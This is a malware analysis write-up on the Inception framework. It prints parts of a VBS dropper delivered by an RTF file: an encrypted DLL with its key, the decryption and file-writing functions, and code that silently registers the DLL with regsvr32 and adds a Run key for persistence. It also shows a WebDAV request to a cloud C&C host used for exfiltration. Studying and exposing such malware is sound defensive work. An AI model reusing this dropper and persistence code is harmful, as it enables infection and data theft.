The following screenshot shows a part of the .VBS payload file dropped by .RTF file. First line is the encrypted .dll 4th line contains Key to decrypt the .dll. Remaining part is self-explanatory.

```
c="jxjxo`heaiccbcdablhbbfgd|{~|fbdawl`hfhhea`bdfdbdhfahgea`fga`dhebc`b``fghbehfhhbbfhh`gfdegf`   Encrypted DLL
regsvr=""
b="C1129DE3E96440962AA7A5DC1D6B4CAB6A9F2AB4E885842E0E466A9DF99B1DC74A3D2A2061F110E516E9AD41207   Encrypted blob
k="64576085163323412882267465866241540868851024642446187510671048523020067825868822688O7"   Key to decrypt DLL
n="wmiprvse.dll"   Dropped DLL name
nn="munnopsis"     Binary blob name
v="pemangkat"      Run key
```

The instruction c = Crypt(c,k) function decrypts the encrypted dll and returns the decrypted dll. (See the screenshot above)

c= encrypted dll.

k = decryption key.

```
Function Crypt( Str, Key )
    ReDim RetStr(Len(Str))
    Pos = 1
    For x = 1 To Len(Str)
        RetStr(x) = Chr( Asc(Mid(Str,x,1)) - Asc(Mid(Key,Pos,1)) )
        Pos = Pos + 1
        If Pos > Len(Key) Then Pos = 1
        Next
    Crypt = Join(RetStr,"")
End Function
```

Following function writes byte by byte to the dropped.dll file.


```
Function WB(FN, Buf,sz)
    With fso.OpenTextFile(FN, 2, True)
        For x = 1 To sz Step 2
        .Write Chr(Clng("&h" & Mid(Buf,x,2)))
        Next
        .Close
    End With
End Function
```

Finally, the following code executes the “regsvr32” command to run the wmiprvse.dll in silent mode and sets the run key in registry.


```
For Each a in p
    t = fso.BuildPath( WshShell.ExpandEnvironmentStrings(a), n)
    l = fso.BuildPath( WshShell.ExpandEnvironmentStrings(a), nn)
    WB l, b, Len(b)
    WB t, c, Len(c)
    If( fso.FileExists(l) and fso.FileExists(t) ) Then          'C:\WINDOWS\wmiprvse.dll  -> Checks the file exists or not
        st = regsvr+Chr(34)+t+Chr(34)+" /s"
        If WshShell.Run(st, 0, false) = 0 Then                  'regsvr32 "C:\WINDOWS\wmiprvse.dll" /s  -> runs this command if file exist
            objReg.SetExpandedStringValue HCU,regkey,v,st       'Sets Run Entry
            Exit For
        End If
    End If
Next
```

Payload “wmiprvse.dll” file Analysis


This first level of deobfuscation in wmiprvse.dll takes around 3-4 minutes to finish. Then it allocates memory using VirtualAlloc and writes the unpacked code to newly allocated memory before it jumps to the unpacked code as shown in following screen shot.




This dll has 3 layers of unpacking. The one above is level one, below iyou can see level two. We can see the passing of the control to the newly unpacked .dll @CALL EAX.



It's very time-consuming to understand the functionality of the dll as it decrypts and builds its own runtime import table to hinder the analysis. Analyst cannot directly see which API gets called.



Finally we can see it's connecting to webdav.cloudme.com and cleartext credentials in following screenshot.



Malware tries to communicate with the user account created at the WebDAV C&C to exfiltrate system and user information.

```
PROPFIND /bimm4276/CloudDrive/0qk0VtkX9xqZ8tAAGt/pgpHnoeA68tQIBd_T3 HTTP/1.1
Depth: 0
translate: f
User-Agent: Microsoft-WebDAV-MiniRedir/5.1.2600
Host: webdav.cloudme.com
Content-Length: 0
Connection: Keep-Alive
Authorization: Digest
username="bimm4276",                                                    "/bimm4276/
```

Reference:

https://www.bluecoat.com/security-blog/2014-12-09/blue-coat-exposes-%E2%80%9C-inception-framework%E2%80%9D-very-sophisticated-layered-malware